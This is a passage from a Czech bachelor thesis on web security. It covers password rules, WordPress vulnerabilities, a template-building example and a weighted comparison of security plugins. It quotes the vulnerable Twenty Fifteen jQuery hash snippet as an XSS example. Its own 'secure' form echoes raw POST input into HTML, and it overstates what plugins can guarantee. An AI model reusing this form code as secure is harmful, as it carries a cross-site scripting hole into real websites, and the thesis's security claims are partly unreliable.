    // Invalid credentials
}
```

(PHP manual, 2015)

4.2 Prevence uživatelů

Při tvorbě webových aplikací je dobré mít na paměti v první řadě uživatele, a hlavně pokud se jedná o bezpečnost. Protože pokud vytvoříte téměř dokonale zabezpečenou aplikaci, vždy do systému vstupuje lidský faktor v tomto případě reprezentován uživatelem. Právě uživatel volí vlastní heslo a určuje, komu dovolí do aplikace přístup. Všechny tyto operace můžou být pro aplikaci potencionálně nebezpečné, proto je velmi důležité s uživatelem pracovat a vychovávat ho a tím rapidně zvyšovat zabezpečení aplikace.

Bezpečná hesla

Co lze považovat za bezpečné heslo je poměrně relativní pojem. Nicméně podle organizace pro bezpečnost webu OWASP by heslo mělo obsahovat minimálně 8 znaků a mělo by obsahovat několik číslic a speciálních znaků (OWASP, 2015). Toto doporučení přejímá většina velkých internetových firem a takto bezpečná hesla na svých webech vyžaduje.

Konkrétně se bezpečnost hesla rozděluje do těchto kategorií:

- Délka – Heslo by mělo obsahovat alespoň 8 znaků. V kombinaci s komplexitou hesla tento parametr tvoří nejdůležitější obranu proti útokům hrubou silou. Maximální délka by neměla být nikdy omezována, protože platí čím delší heslo tím bezpečnější.
- Komplexita – Tento parametr určuje, z jakých znaků se heslo skládá. Heslo může obecně používat klasické základní znaky anglické abecedy, číslice 0-9 a speciální znaky jako dolar, lomítko nebo paragraf (do této skupiny patří také speciální znaky různých abeced jako je např. azbuka, Nebo české „ž“ ale i prostá mezera). Aplikace by neměla tyto znaky zakazovat, protože tvoří významnou část bezpečnosti hesla. (OWASP, 2015)

Omezování hesel aplikací

Omezování hesel aplikací je jednoduchý algoritmus implementovaný do stránky obvykle při registraci, který nedovolí uživateli zadat heslo nevyhovující nastaveným požadavkům. Tento přístup může výrazně zvýšit zabezpečení hesel, ale zároveň sebou přináší jisté negativní důsledky.

Pokud je uživatel nucen dodržovat bezpečnostní kritéria hesla, jako je délka a komplexnost, má většinou tendenci vymýšlet heslo, které je pro něj méně přirozené a tím pádem dochází u uživatelů k častějším obnovám hesel. Dalším aspektem je, že uživatel

nucený dodržovat požadavek na délku 6 znaků, velké písmeno a číslice, v mnoha případech vymyslí heslo např.: *Slovo2015,* které je pro něj snadno zapamatovatelné. Toto heslo splňuje všechny požadavky, jedná se tedy podle algoritmu o silné heslo. Bohužel toto heslo je ve skutečnosti velmi slabé, a hlavně snadno odvoditelné, což představuje velký problém. Obecně se dá říci, že všechna hesla, náhodně generována jsou vždy bezpečnější než stejná hesla vymyšlená složená ze slovníkových slov, jelikož většina útoků na hesla nejdříve používá slovníkové útoky pro zlepšení pravděpodobnosti úspěchu. Aplikace by z tohoto důvodu neměla omezovat použití speciálních znaků. Mnoho uživatelů hesla generuje a pro jejich správu používá správce hesel, tyto hesla jsou prakticky neprolomitelná. (Špaček, 2015)

5 Bezpečnost WordPressu obecně

WordPress je nejpoužívanější open-source program pro tvorbu webových stránek na světě. Systém WordPress pohání zhruba 25 % světového webu. (Emil Protalinski, 2015) Proto je zřejmé, že je o něj velký zájem ze strany útočníků. WordPress je ze své podstaty open-source což znamená, že je vyvíjen širokou komunitou programátorů. Z tohoto plyne, že zdrojové kódy celého jádra i všech pluginů jsou veřejně dostupné a jednoduše prozkoumatelné případnými útočníky. Na druhou stranu, pokud se v kódech projektu objeví nějaký bezpečnostní problém rychle se o něm dozví také komunita tvůrců a je velmi rychle opraven. Z toho důvodu je ale nutné používat aktuální verzi, protože staré verze jsou logicky neopravované. Největším bezpečnostním problémem WordPressu jsou tudíž neaktualizované weby.

Nejčastější bezpečnostní problémy


Zranitelnosti WordPress webů lze rozdělit do tří hlavních kategorií. Jsou to: neaktualizované jádro, špatné nebo zastaralé pluginy a bezpečnostní problémy přímo v šablonách. Jejich procentuální zastoupení ve všech útocích je zhruba takovéto: (Wright, 2017)

Tabulka 1 - rozvržení útoků na WordPress

52%	Pluginy
37%	Jádro WordPressu
11%	Šablony

Zdroj: (Wright, 2017)

Jak bylo již nastíněno v předešlé kapitole jedním z nejvážnějších bezpečnostních problémů WordPressu jsou weby používající neaktualizovanou verzi. Tyto weby jsou velmi náchylné na útoky na chyby, které jsou třeba již mnoho let opravené a při aktuální verzi jsou neškodné. Tento problém hrál do nedávné minulosti velkou roli v bezpečnosti WordPressu, protože mnoha uživatelů svoje weby neaktualizovala a používala třeba mnoho let staré verze. Nicméně WordPress od verze 3.7 obsahuje v základu automatické aktualizace na pozadí, takže většina webů s touto verzí je již pravidelně aktualizována. (Smitka, 2015)



Obrázek 1 - stav českých WP webů v roce 2015

Zdroj: (Smitka, 2015)

Dalším velkým tématem pro bezpečnost WordPress webů jsou instalované pluginy. Jelikož tyto doplňky vytvářejí subjekty třetích stran, samotní tvůrci WordPressu na kvalitu a zabezpečení těchto doplňků nemají žádný vliv. Proto v mnoha případech dochází ke kompromitaci webu právě přes nezabezpečený plugin. Tyto doplňky jsou stejně jako celé jádro aktualizovatelné, a proto jejich zastaralá verze může přispět k bezpečnostnímu problému.

Posledním bezpečnostním problémem jsou samotné šablony. Volně dostupné šablony jsou většinou dobře zabezpečené, nicméně může dojít k chybě v zabezpečení na straně autora a poté je nutné staženou šablonu aktualizovat. U placených šablon je podpora víceméně stabilní, avšak u šablon zdarma je situace o poznání horší.

Některé bezpečnostní problémy byly v minulosti objeveny i u oficiálních šablon dodávaných k čisté instalaci WordPressu jako je Twenty Fifteen šablona. U této šablony byl nalezen bezpečnostní problém týkající se nevhodného získávání dat z prohlížeče uživatele a ze zastaralé verze JavaScript pluginu jQuery. (WPScan, 2015)

```
permalink = "genericon-" + window.location.hash.split('#')[1];
cssclass = jQuery( '.' + permalink ).attr('class');
```

Tento zranitelný kód mohl být využit pro XSS útok.

6 Praktická část

Praktická část je rozdělena na dvě samostatné části. V obou částech praktické části se budu věnovat redakčnímu systému WordPress, a to z důvodu obrovského rozšíření na světovém internetu. Dalším důvodem je i to, že tento systém je velmi lehce zranitelný, jak bylo popsáno v poslední kapitole teoretické části a tento sytém používají na rozdíl třeba od statických stránek, většinou nezkušení uživatelé. Kombinací těchto skutečností vzniká velmi velká skupina lehce napadnutelných webů, a proto je nutné uživatele seznamovat s riziky ale i s řešeními těchto problémů. První část se zabývá tvorbou správně zabezpečené šablony proti jakýmkoli útokům zvenčí. Tímto postupem je poukázáno na relativně nízkou obtížnost i pro relativně nezkušeného tvůrce vlastních šablon, avšak budou zde řešeny i pokročilejší metody zabezpečení.

V další části jsou porovnávány bezpečnostní pluginy pomocí vícekriteriální analýzy variant. Výstupem této části by měl být doporučený výběr pluginů pro zabezpečení jakéhokoli WordPress webu.

6.1 Bezpečná WordPress šablona

V první části je vytvořena šablona pro redakční systém WordPress. V rámci této bakalářské práce se tvorba vlastní šablony zaměřuje hlavně na bezpečnostní problémy, které při tomto procesu mohou vzniknout. Tyto problémy jsou rozděleny do tří hlavních částí: Zobrazení obsahu, ošetření uživatelských dat a problematika zabezpečení AJAXového požadavku.

Zobrazení obsahu

Hlavní částí každého webu tvořeného WordPressem je cyklus zobrazující obsah webu. I u takhle jednoduchého úkolu může dojít k bezpečnostním problémům. Níže uvedený kód demonstruje, jak lze tento úkol vyřešit správně.

```
<?php if ( have_posts() ) : while ( have_posts() ) : the_post();
?>
  <div class="jumbotron">
    <h1><a href="<?php the_permalink(); ?>" rel="bookmark"
title="Permanent Link to <?php the_title_attribute(); ?>"><?php
the_title(); ?></a></h1>
    <p><?php the_time('F jS, Y'); ?> by <?php
the_author_posts_link(); ?></p>
    <div class="entry">
      <?php the_excerpt(); ?>
    </div>
  </div>
<?php endwhile; else : ?>
  <p><?php _e( 'Sorry, no posts matched your criteria.' ); ?></p>
<?php endif; ?>
```

Při získávání dat z databáze pro následné zobrazení je nutné vždy používat WordPress funkce, které jsou již dokonale ošetřené proti všem možným útokům. Na druhou stranu nedoporučeným způsobem je vytvářet vlastní SQL dotazy, protože u nich např. může hrozit nedokonalé ošetření vstupů.

Uživatelský formulář

Dalším problémem, kterému se věnuje tato práce jsou uživatelské formuláře zobrazované na stránkách. Pro tento případ byl vytvořen jednoduchý formulář pro přidání příspěvku přímo návštěvníkem stránek.

Formulář

```
<div class="row add-post">

  <h2>Add post to the site:</h2>

  <?php if ( $post_error != '' ) { ?>
      <span class="error"><?php echo $post_error; ?></span>
  <?php } ?>

  <form action="" id="add-post-form" method="POST">

    <div class="form-group">
        <label for="postTitle">Post title: </label>
        <input type="text" class="form-control" name="post-title"
id="postTitle" value="<?php if ( isset( $_POST['post-title'] ) )
echo $_POST['post-title']; ?>" />
    </div>

    <div class="form-group">
        <label for="postContent">Post content: </label>

        <textarea name="post-content" class="form-control"
id="post-content" rows="5" cols="10"><?php if ( isset(
$_POST['post-content'] ) ) { if ( function_exists( 'stripslashes'
) ) { echo stripslashes( $_POST['postContent'] ); } else { echo
$_POST['post-content']; } } ?></textarea>
    </div>

    <input type="hidden" name="posted" id="posted" value="true" />

    <?php wp_nonce_field( 'post_nonce', 'post_nonce_field' ); ?>
```

```
    <button type="submit" class="btn btn-primary">Add
post</button>

  </form>
  <br><br>
</div>
```

V formuláři se nachází funkce *wp_nonce_field*, která přidá do html kódu skryté pole s vygenerovaným tokenem. Tento jednorázový token je vygenerován WordPressem a zajišťuje spárování požadavku s klientem který si ho vyžádal. Předejde se tak mnohonásobným nebo falešným požadavkům. Tato funkce je jedním z příkladů, kde lze vidět, jak je WordPress při správném používání připraven na nejrůznější útoky. V tomto případě na CSFR útok.

Ověření odeslaného formuláře

```
if ( isset( $_POST['posted'] ) && isset(
$_POST['post_nonce_field'] ) && wp_verify_nonce(
$_POST['post_nonce_field'], 'post_nonce' )) {

  if ( trim( $_POST['post-title'] ) === '' ) {
    $post_error = 'Please enter a post title.';
    $has_error = true;
  }

  if ( trim( $_POST['post-content'] ) === '' ) {
    $post_error = 'Please enter a post content.';
    $has_error = true;
  }

  if($has_error != true) {
    $post_data = array(
        'post_title' => sanitize_title( $_POST['post-title'] ),
        'post_content' => sanitize_text_field( $_POST['post-
content'] ),
```

```
        'post_type' => 'post',
        'post_category' => array(2),
        'post_status' => 'publish'
    );

    $post_id = wp_insert_post( $post_data );

    if ($post_id) {
      wp_redirect( get_permalink($post_id) );
      exit;
    }
  }
}
```

Jelikož pro tento případ WordPress nenabízí hotovou funkční sadu, formulář byl vytvořen prakticky v čistém PHP. V tomto případě je tedy pro bezpečnost aplikace klíčové, správné ošetřit jednotlivé uživatelské vstupy, aby nedošlo k bezpečnostnímu problému. Toto je provedeno pomocí funkcí *sanitize_title* a *sanitize_text_field*.

AJAX

Posledním, ale neméně důležitým okruhem zabezpečováním WordPress stránek je zpracování AJAXového požadavku. U tohoto typu úkolu je velké riziko kompromitace dat například pomocí XSS typu útoku. Naštěstí v tomto případě na rozdíl od uživatelských formulářů WordPress nabízí standardizovaný postup pro řešení těchto úloh. Stejně jako v prvním příkladu je nutné tyto funkce využít, aby nedošlo k vytvoření bezpečnostního problému. Pro demonstraci tohoto postupu byl vytvořen AJAXový požadavek pro získávání aktuálních článků bez nutnosti aktualizovat celou stránku.

JavaScript část běžící v prohlížeči

```
jQuery(document).ready( function(){
    jQuery('.news').on('click', 'a.load-news', function(e) {
        e.preventDefault();
        var category = jQuery(this).data('category');
        var nonce = jQuery(this).data('nonce');
        jQuery.ajax({
```

```
            url : news_ajax.ajax_url,
            type : 'post',
            data : {
                        action: 'load_news',
                        category: category,
                        nonce: nonce
                   },
            success : function( response ) {
                jQuery('.news').html(response);
            }
        });
        jQuery(this).hide();
    });
});
```

Serverová PHP část

```
<?php
add_action( 'init', 'script_enqueuer' );

function script_enqueuer() {
   wp_register_script( "news-ajax-script",
get_template_directory_uri().'/news-ajax-script.js',
array('jquery') );
   wp_localize_script( 'news-ajax-script', 'news_ajax', array(
'ajax_url' => admin_url( 'admin-ajax.php' )));

   wp_enqueue_script( 'jquery' );
   wp_enqueue_script( 'news-ajax-script' );

}

add_action("wp_ajax_load_news", "load_news");

function load_news() {
```

```
   if ( !wp_verify_nonce( $_REQUEST['nonce'], "load_news_nonce"))
{
      exit("Token is incorrect");
   }
   $the_query = new WP_Query( array( 'category_name' =>
$_REQUEST["category"] ) );

   if ( $the_query->have_posts() ) {
      echo '<div class="col-lg-6">';
      while ( $the_query->have_posts() ) {
         $the_query->the_post();
         echo '<h4>' . get_the_title() . '</h4>';
         echo '<p>' . get_the_excerpt() . '</p>';
      }
      echo '</div>';
      wp_reset_postdata();
   } else {
      echo "No news found";
   }
   die();
}
```

U serverové části kódu byl znovu použit *nonce* token pro ověření autenticity požadavku.

Shrnutí tvorby šablony

V první části byla vytvořena správně zabezpečená WordPress šablona, se zaměřením na tři základní části. Tyto postupy jsou poměrně jednoduché a využití vestavěných funkcí je mnohdy jednodušší než tvorba vlastního řešení, avšak s bonusem garantované bezpečnosti.

6.2 Vícekriteriální analýza bezpečnostních pluginů

Druhá část praktické části bakalářské práce se bude věnovat pluginům, které jsou velmi důležité pro zlepšení obrany proti útokům.

Výběr kritérií

Bezpečnostní pluginy pro WordPress obsahují několik typů funkcí. Obecně by se dalo tyto funkce rozdělit do dvou základních kategorií: pasivní a aktivní funkce. Mezi pasivní funkce se řadí například různé formy scanování souborů webu, zlepšení bezpečnosti přihlašování do administrace nebo audity bezpečnosti hesel. Aktivní funkce zahrnují převážně sledování provozu na stránce v reálném čase a blokování případných útočníků.

Na základě těchto funkcí byly stanoveny důležité parametry funkčnosti pluginů pro jejich výběr i následné srovnávání.

Tabulka 2 - parametry pluginů

Malware scan
Zabezpečení WP přihlašování
Login log
Firewall
IP blocking
LifeTraffic monitoring

Zdroj: vlastní zpracování

Malware scan

Tato funkce slouží k zjišťování škod, pokud již došlo k průniku do napadené stránky. Malware scan většinou kontroluje soubory jádra WordPressu a pluginů a porovnává je s čistou verzí na oficiálním repositáři. Další možností je jednodušší verze, kde dochází pouze k hledání známých škodlivých kódů na napadených stránkách.

Zabezpečení WP přihlašování

Zabezpečení WordPress přihlašování je velmi důležitou součástí bezpečnosti WordPress webů, protože velká část útoků přichází pouze na přihlašovací stránku, kde se škodlivé scripty snaží uhodnout heslo administrátora webu, a tak získat přístup do administrace. Toto můžou bezpečnostní pluginy řešit různě například je možné omezit neúspěšné pokusy o přihlášení a poté útočníka zablokovat, nebo lze na přihlašovací

obrazovku přidat bezpečnostní kód pro opsání. Další možností je vynucení používání silnějších hesel přímo v administraci a tímto zabránit většině útoků.

Login log

Tato funkce v sobě shrnuje zaznamenávání určitých aktivit, které probíhají v administraci. Hlavní zaznamenávanou aktivitou je přihlašování do uživatelských účtů. V tomto procesu lze zaznamenat například IP adresu přihlašovaného uživatele podle které je možné zpětně identifikovat proniknutí útočníka so systému.

Firewall

Firewall se stará o ochranu před různými typy útoků zvenčí webu. To znamená, že pro přístup na web je nutné, aby požadavek splňoval seznam požadavků firewallu. Pokud je nesplňuje je okamžitě zablokován. Tyto pravidla jdou většinou upravovat podle potřeby, nebo používat komunitně vytvořené seznamy.

IP blocking

Funkce IP blokování je jednou ze základních funkcí bezpečnostních pluginů. Plugin většinou umožňuje přidávat IP adresy, které poté mají zablokován přístup na web. Tyto seznamy blokovaných adres mohou fungovat jako whitelisty, což znamená že jen IP adresy mají přístup na web, nebo naopak jako blacklisty což je častější přístup. Blacklisty zamezí přístupu na web jen obsaženým IP adresám.

LifeTraffic monitoring

Poslední testovanou funkcí bezpečnostních pluginů je monitoring provozu na webu. Tato funkce zobrazuje všechny požadavky směřující na web. Z tohoto lze vyčíst z jaké lokality IP adresy přistupují k jakým URL adresám. Většinou plugin nabízí i jednoduché ruční zablokování IP adresy ve spolupráci s funkcí IP blokování.

Výběr pluginů

Na základě zvolených parametrů byly nalezeny vhodné pluginy, které by jim vyhovovaly a zároveň byly dostatečně rozšířené. Neméně důležitým aspektem výběru pluginů byla jejich častá aktualizace a dobrá podpora.

Ekonomická stránka používání pluginů

Všechny vybrané pluginy jsou ve své základní verzi zcela zdarma i pro komerční použití, avšak většina z nich nabízí některé funkce po zaplacení poplatku. Tyto funkce však nejsou pro dobé zabezpečení webu nutné jde většinou o zvýšení komfortu používání.

Pokud však ekonomická situace konkrétní stránky dovoluje tento poplatek zaplatit lze doporučit použití placených verzí.

Tabulka 3 - vybrané pluginy pro srovnání

WordFence
Sucuri security
Loginizer
iThemes secrity
BulletProof security
All In One WP Security & Firewall

Zdroj: vlastní zpracování

Testování

Pluginy byly nainstalovány na testovací lokální server s čistou instalací WordPressu. V tomto prostředí byly nezávisle otestovány jejich funkce, zejména schopnost zamezit nežádoucím útokům. Níže lze nalézt popis jednotlivých pluginů z hlediska jejich funkčnosti a principu fungování.

WordFence

Tento plugin má více jak jeden milion stažení a je jedním z nejznámějších bezpečnostních pluginů pro redakční systém WordPress. Tento plugin obsahuje především velmi hluboký server scan, který všechny soubory v instalaci porovnává s čistým repositářem WordPressu. Toto funguje pro soubory jádra i pro soubory pluginů. Tímto postupem lze jednoduše odhalit infikované soubory a případně je obnovit do původní verze. Tuto funkci lze dokonce provádět automaticky a tímto uživatele upozornit na případný

bezpečnostní problém. Další funkcí tohoto pluginu je velmi pokročilý monitoring provozu na webu. V tomto režimu plugin ukazuje, jaké požadavky v reálném čase míří na web a jakou URL se snaží načíst. Tímto lze velmi snadno zjistit jaké skripty útočníci požadují a podle toho je odstranit. Tyto IP adresy, které jsou podezřelé lze i rovnou v reálném čase zablokovat, a tak jim zamezit přístup na web. Poslední velkou funkcí pluginu WordFence je firewall. Tato funkce podle seznamu pravidel zamezuje v přístupu IP adresám, které tyto pravidla nesplňují. Lze samozřejmě vytvořit vlastní pravidla nebo použít komunitní. Firewall může třeba zamezit velmi častým požadavkům na web které mají za cíl zahltit server, nebo velmi častému zkoušení hesel do administrace.

Sucuri secirity

Tento plugin se zaměřuje hlavně na odhalování bezpečnostních problémů a následný audit webu po napadení. Scanování webu otestuje stánky přístupné veřejnosti z hlediska přítomnosti škodlivých kódů vložených útočníkem. Toto testování není zdaleka tak přesné jako scanování všech souborů na FTP, ale v praxi odhalí většinu známých škodlivých kódů. Dále tento plugin umí projít několik databází zablokovaných webů velkých společností jako je Gooogle nebo McAffe a upozornit na to uživatele. Zajímavou funkcí je firewall, který funguje na principu ověřování požadavků přes cloud proxi společnosti Sucuri. Tímto lze odfiltrovat většinu nežádoucích požadavků a pokusů o proniknutí ochranou. Plugin se také hodně zaměřuje na prevenci ještě, než dojde na nakažení webu malwarem. Tyto funkce odhalí špatná nastavení např. přístupových práv k souborům, nebo obecné problémy s WordPressem jako je neaktuální verze nebo výchozí prefix databázových tabulek.

Loginizer

Hlavním zaměřením pluginu Loginizer, jak již název může napovídat, je zesílení ochrany přihlašování do WordPressu. Jeho další funkční výbava je omezená, ale ochrana přihlašování je zde řešena velmi dobře. Hlavní funkcí je ochrana přihlašování proti útokům hrubou silou, kdy útočník zkouší různá kombinace známých hesel a tímto se snaží přihlásit do administrace. V tomto pluginů lze nastavit po kolika pokusech o přihlášení bude takovýto uživatel zablokován. Dále zde lze vytvářet blacklisty a whitelisty IP adres které můžou přistupovat na přihlašovací stránku, což také velmi posílí bezpečnost přihlašování. Všechna přihlášení uživatelů i nezdařené pokusy se ukládají do přehledného logu kde je uživatel může později nalézt.

iThemes secrity

Tento plugin v sobě zahrnuje přes 30 způsobů, jak zvýšit bezpečnost stránky. Patří mezi ně například dvou faktorová autentizace pro přihlašování, která velmi přispěje k bezpečnosti webu i při úniku administrátorských hesel. Dále plugin nabízí logování veškeré aktivity uživatelů administrace. Tímto lze jednoduše zjistit jaký uživatel byl kompromitován útočníkem. Dále obsahuje například vynucení změny hesel uživatelů po určené době, nebo zabezpečení formulářů pomocí captcha kódu.

BulletProof security

Tento plugin je už i po stránce uživatelského rozhraní jednoznačně nejslabší z testovaných pluginů. Ale i po stránce funkčnosti je nejslabší, obsahuje jen velmi základní funkce pro zvýšení bezpečnosti WordPressu pomocí zakázání přístupu do některých složek a zesílením ochrany .htaccess souboru. Avšak proti sofistikovanějším útokům nemá šanci dostatečně ochránit webovou stránku.

All In One WP Security & Firewall

Tento plugin se snaží přinést uživateli kompletní ochranu v jednom balíku. Právě proto je i jeho funkční výbava velmi široká. Avšak ani kvalitou funkcí tomuto pluginu nelze mnoho vytknout. Plugin obsahuje všechny možné funkce od přehledu nastavení WordPressu a webového serveru přes malware scan po firewall a kompletní zabezpečení uživatelských účtů. Zajímavou funkcí je oproti dalším testovaným pluginům například ochrana proti spamu a nevyžádaným zprávám, nebo vestavěná podpora WHOIS kde lze jednoduše zjistit více informací o podezřelé IP adrese a na základě toho jí případně zablokovat přístup na web. Velkou předností tohoto pluginu je uživatelské rozhraní, které je přehledné i pro nezkušeného uživatele neznalého bezpečnostních nastavení. Plugin obsahuje i jakýsi ukazatel skóre zabezpečení webu, takže pokud uživatel zlepšuje nastavení zabezpečení je odměněn lepším skóre.

Srovnání

Vybrané pluginy byly podle zvolených kritérií porovnány pomocí metody váženého součtu. Tato metoda byla vybrána z důvodu velké přesnosti jejích výsledků. Pro tuto metodu je nutné nejdříve stanovit váhy jednotlivých parametrů. Váhy jsou stanoveny pomocí bodovací metody na stupnici 0-10 bodů. Dále jsou váhy normalizovány pro pozdější použití v metodě váženého součtu.

Tabulka 4 - Bodové hodnocení kritérií

Název	**Body**	**Normalizace**
Malware scan	5	0,26
Zabezpečení WP přihlašování	4	0,21
Login log	2	0,11
Firewall	3	0,16
IP blocking	4	0,21
LifeTraffic monitoring	1	0,05

Zdroj: vlastní zpracování

Dalším krokem bylo obodování všech pluginů pomocí stejné stupnice jako která byla použita při ohodnocování kritérií. Hodnocení bylo uděleno podle výsledků testovací fáze.

Tabulka 5 - Bodové ohodnocení vybraných pluginů

	Malware scan	Zabezpečení WP přihlašování	Login log	Firewall	IP blocking	LifeTraffic monitoring
WordFence	5	1	2	4	5	5
Sucuri security	4	1	5	2	1	0
Loginizer	0	5	4	0	3	0
iThemes secrity	3	4	2	2	4	0
BulletProof security	0	4	3	0	1	0
All In One WP Security & Firewall	4	5	4	3	4	0

Zdroj: vlastní zpracování

Bodové hodnocení bylo nutné konečně přepočítat metodou váženého součtu a po vypočítání vektoru užitku z normalizovaných vah bylo stanoveno konečné pořadí pluginů.

Tabulka 6 - Zhodnocení pluginů pomocí váženého součtu

	Malware scan	Zabezpečení WP přihlašování	Login log	Firewall	IP blocking	LifeTraffic monitoring	
WordFence	1	0,2	0,4	0,8	1	1	3,68
Sucuri security	0,8	0,2	1	0,4	0,2	0	2,32
Loginizer	0	1	0,8	0	0,6	0	2,11
iThemes secrity	0,6	0,8	0,4	0,4	0,8	0	3,00
BulletProof security	0	0,8	0,6	0	0,2	0	1,37
All In One WP Security & Firewall	0,8	1	0,8	0,6	0,8	0	3,84
	0,26	0,21	0,11	0,16	0,21	0,05	

Zdroj: vlastní zpracování

Tabulka 7 - Konečné pořadí srovnávaných pluginů

Pořadí	Název
1.	All In One WP Security & Firewall
2.	WordFence
3.	iThemes secrity
4.	Sucuri security
5.	Loginizer
6.	BulletProof security

Zdroj: vlastní zpracování

Zhodnocení

Jako první se v testu umístil plugin **All In One WP Security & Firewall** tento plugin je velmi všestranným nástrojem pro zabezpečování WordPress webů, obsahuje většinu požadovaných testovaných funkcí, a to ve skvělé kvalitě. Tento plugin lze proto vřele doporučit jako kompletní nástroj pro zabezpečení jakéhokoli WordPress webu.

Na další příčce se umístil plugin **WordFence** tento plugin na první místo ztratil jen nepatrné množství bodů, a proto jej lze také považovat za špičkový nástroj pro ochranu stránek. Plugin je výborně technicky zpracovaný, a navíc obsahuje funkci Live monitoringu, kterou ani první umístěný plugin nenabízí.

Na třetím místě skončil plugin **iThemes secrity** tento plugin neobsahuje celou sadu funkcí jako první dva, proto he nelze zcela doporučit.

Na dalším místě se umístil plugin **Sucuri security** tento plugin je velmi dobrý v průběžném kontrolování stavu webu v blacklistech různých bezpečnostních firem, dále dobře odhaluje škodlivé kódy při zobrazování webu. Tyto věci dělá velmi dobře, ale z důvodu absence dalších funkcí ho též nelze doporučit jako jediný bezpečnostní plugin.

Předposlední místo patří pluginu **Lognizer** tento plugin je velmi úzce specializovaný na ochránění přihlašování do administrace. Další funkce neobsahuje, což z něj ale činí ideálního kandidáta pro doplnění funkcionality některého z univerzálnějších pluginů. V této kombinaci může velmi výrazně zvýšit bezpečnost webu.

Poslední skončil plugin **BulletProof security** tento plugin je velmi slabý, co se týká funkčnosti i kvality jednotlivých funkcí. Navíc uživatelské rozhraní tohoto pluginu nesplňuje ani základní kvality pro jednoduché ovládání nezkušeným uživatelem. Z těchto důvodů nelze tento plugin v žádném případě doporučit.

Mnohem lepší volbou je sáhnout po některém z prvních dvou pluginů. Ideálně pak doplnit některou scházející vlastnost specializovaným pluginem. Tímto postupem bude garantovaná bezpečnost jakéhokoli WordPress webu.

7 Závěr

V teoretické části byly popsány útoky na webové stránky, které mají v současnosti největší podíl v provedených útocích na webové aplikace. Mezi tyto popisované útoky patří SQL Injection, Cross Site Scripting a JavaScript Hijacking. U všech těchto typů útoků byl popsán základní princip fungování a zároveň byl uvedena praktická ukázka provedení útoku.

V další části byla popsána problematika autentizace uživatelů na webových stránkách. Toto bylo rozpracováno zejména z pohledu vývojáře, to znamená, že byly popsány šifrovací algoritmy a možnosti implementace přihlašování pomocí služeb třetích stran. Autentifikace byla popsaná i z pohledu uživatele hlavně z hlediska výběru správných hesel podle jejich bezpečnosti.

V poslední části bylo zpracováno téma bezpečnosti nejpoužívanějšího redakčního systému WordPress. Zde byly popsány nejčastější bezpečnostní problémy tohoto systému. Jako největší byly identifikovány tyto problémy: neaktualizovaný systém, nezabezpečené pluginy a bezpečnostní problémy šablon.

Z důvodu rozšířenosti WordPress webů na světovém internetu se praktická část věnovala právě tomuto systému. V první části byla vytvořena šablona zabezpečená zejména oproti útokům na uživatelské formuláře a AJAXové požadavky. Zde bylo prakticky provedeno několik jednoduchých kroků pro zvýšení zabezpečení vlastních WordPress šablon pomocí základních bezpečnostních funkcí systému.

Druhá část praktické části se věnovala testováním několika bezpečnostních pluginů a jejich následnému porovnání z hlediska otestované funkční výbavy. Pro testovány byly vybrány nejrozšířenější pluginy mezi uživateli systému. Dále byla stanovena kritéria hodnocení, podle kterých byly pluginy srovnávány. Tyto kritéria byla vybrána podle nejdůležitějších funkcí nutných pro správné zabezpečení webu.

Po důkladném otestování pluginů a jejich následném srovnání pomocí metody váženého součtu, byly pluginy srovnány podle jejich výsledků. Tímto způsobem byl vybrán vítězný plugin, který je možno doporučit pro kompletní zabezpečení WordPress webu.

8 Citovaná literatura

Brian Chess, Yekaterina Tsipenyuk O'Neil, Jacob West. 2007. JavaScript Hijacking - James Padolsey. *James Padolsey.* [Online] 12. Březen 2007. [Citace: 7. Listopad 2015.] http://james.padolsey.com/wp-content/uploads/2009/03/javascript_hijacking.pdf.

Caletka, Ondřej. 2012. Google Authenticator: bezpečněji s jednorázovými hesly. *Root.cz.* [Online] Internet Info, s.r.o., 13. Duben 2012. [Citace: 28. Prosinec 2015.] http://www.root.cz/clanky/google-authenticator-jednorazova-hesla-snadno-a-rychle/.

Denis, Tom. 2006. *Crytography for Developers.* místo neznámé : Syngress Publishing, 2006. 9781597491044.

Emil Protalinski. 2015. WordPress now powers 25% of the Web. *Venture Beat.* [Online] 8. Listopad 2015. [Citace: 7. Březen 2017.] http://venturebeat.com/2015/11/08/wordpress-now-powers-25-of-the-web/.

Erickson, Jon. 2003. *Hacking : The Art of Exploitation.* San Francisco : No Starch Press, Incorporated, 2003. str. 256. 9781593270070.

Grossman, Jeremiah. 2006. Advanced Web Attack Techniques using GMail. *Jeremiah Grossman.* [Online] Leden. 27 2006. [Citace: 8. Listopad 2015.] http://jeremiahgrossman.blogspot.se/2006/01/advanced-web-attack-techniques-using.html.

Hamerník, Jakub. 2014. Autentizační metody používané k obnově přihlašovacího hesla. [Online] 2014. [Citace: 28. Prosinec 2015.] https://is.muni.cz/th/359497/fi_m/diplomova_prace.pdf.

OWASP. 2015. *OWASP Cross Site Scripting.* [Online] OWASP, 2015. [Citace: 5. Listopad 2015.] https://www.owasp.org/index.php/Cross-site_Scripting_(XSS).

—. 2015. *Password Storage Cheat Sheet.* [Online] OWASP, 16. Listopad 2015. [Citace: 30. Prosinec 2015.] https://www.owasp.org/index.php/Password_Storage_Cheat_Sheet.

—. 2013. OWASP Top Ten Project. *OWASP Security project.* [Online] 1. Únor 2013. [Citace: 2. Listopad 2015.] https://www.owasp.org/images/f/f3/OWASP_Top_10_-_2013_Final_-_Czech_V1.1.pdf.

—. 2015. Password length & complexity. [Online] OWASP, 16. Leden 2015. [Citace: 30. Prosinec 2015.] https://www.owasp.org/index.php/Password_length_%26_complexity.

PHP manual. 2015. get_magic_quotes_gpc. *PHP manual.* [Online] The PHP group, 2015. [Citace: 2. Listopad 2015.] http://php.net/manual/en/function.get-magic-quotes-gpc.php.

—. 2015. password_hash. *PHP manual.* [Online] The PHP Group, 2015. [Citace: 28. Prosinec 2015.] http://php.net/manual/en/function.password-hash.php.

Smitka, Vladimír. 2015. Velká část českých stránek na WordPressu má vážné bezpečnostní chyby. *Lupa.cz.* [Online] Internet Info, s.r.o., 5. Květen 2015. [Citace: 30. Prosinec 2015.] http://www.lupa.cz/clanky/velka-cast-ceskych-stranek-na-wordpressu-ma-vazne-bezpecnostni-chyby/.

Špaček, Michal. 2015. *Základy webové bezpečnosti pro PR a marketáky.* [Video přednáška] Praha : WebExpo 2015, 2015.

Vrána, Jakub. 2006. Cross-Site Request Forgery. *PHP triky.* [Online] 24. Duben 2006. [Citace: 6. Listopad 2015.] http://php.vrana.cz/cross-site-request-forgery.php.

W3Schools. 2015. W3Schools. *SQL Injection.* [Online] W3Schools, 2015. [Citace: 5. Listopad 2015.] http://www.w3schools.com/sql/sql_injection.asp.

